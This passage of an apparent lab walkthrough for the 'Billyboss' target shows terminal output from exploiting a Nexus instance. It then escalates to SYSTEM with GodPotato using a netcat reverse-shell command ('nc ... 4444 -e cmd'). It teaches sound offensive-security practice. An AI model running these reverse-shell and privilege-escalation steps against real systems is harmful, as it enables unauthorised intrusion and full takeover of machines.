
```
┌──(kali㉿kali)-[~/PG/Billyboss]
└─$ python 49385.py
Logging in
Logged in successfully
Command executed
```

If we go back to the netcat shell we created, we see that we now have a shell on the target machine. We are logged in as nathan.



```
┌──(kali㉿kali)-[~/PG/Billyboss]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.45.171] from (UNKNOWN) [192.168.171.61] 49841
Microsoft Windows [Version 10.0.18362.719]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\nathan\Nexus\nexus-3.21.0-05>whoami
whoami
billyboss\nathan

C:\Users\nathan\Nexus\nexus-3.21.0-05>
```

If we run whoami /all we see that nathan has a High Mandatory Level label. This level is reserved for administrators, allowing them to modify objects at lower integrity levels, including those at the high level itself. However, nathan does not belong to the administrator's group. Furthermore, we see that nathan has SeImpersontaeprivilege (not shown in the screenshot).




```
c:\Users>whoami /all
whoami /all

USER INFORMATION
----------------

User Name        SID
================ ==============================================
billyboss\nathan S-1-5-21-2389609380-2620298947-1153829925-1001


GROUP INFORMATION
-----------------

Group Name                           Type             SID          Attributes
==================================== ================ ============ ==================================================
Everyone                             Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                        Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                 Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                        Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization       Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account           Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication     Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label            S-1-16-12288
```

Ultimately, what we know here is that we have the ability to execute files at a higher privilege level. Let's try to take advantage of this using GodPotato (a local privilege escalation tool for Windows). We'll use GodPotato to create an elevated shell to our machine.


We will need to copy this exploit onto the target using powershell iwr, just as we did in the exploit code previously (here I renamed it to potato). We will also need to copy over a version of netcat.

Once both files are copied over, we can execute GodPotato. First we need to start a new listener on our attacker machine. We can set this to the same port as before (port 4444). What we're going to do next is execute GodPotato (potato in this case) and pass it a netcat argument. We're telling GodPotato to make a connection to our machine on port 4444 and pass through a command shell. Let's execute the command.




```
c:\Users\nathan>potato -cmd "nc 192.168.45.171 4444 -e cmd"
potato -cmd "nc 192.168.45.171 4444 -e cmd"
[*] CombaseModule: 0×140716532629504
[*] DispatchTable: 0×140716534972000
[*] UseProtseqFunction: 0×140716534340032
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\35832b42-44f9-4d59-a6fb-2f464c7f38f1\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 0000e402-0ec4-ffff-2dfd-b4909c659f45
[*] DCOM obj OXID: 0×3c08c6e44b28868
[*] DCOM obj OID: 0×c2f2b5a52873d819
[*] DCOM obj Flags: 0×281
[*] DCOM obj PublicRefs: 0×0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 832 Token:0×768  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0×80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 2368
```

If we go back to our machine and check our listener, we see that we now have a shell into the target. The shell was spawned in the context of system (which ranks way above any administrator account). We now own the target



```
┌──(kali㉿kali)-[~/PG/Billyboss]
└─$ sudo rlwrap nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.45.171] from (UNKNOWN) [192.168.171.61] 49728
Microsoft Windows [Version 10.0.18362.719]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
```



```
nt authority\system

C:\Windows\system32>
```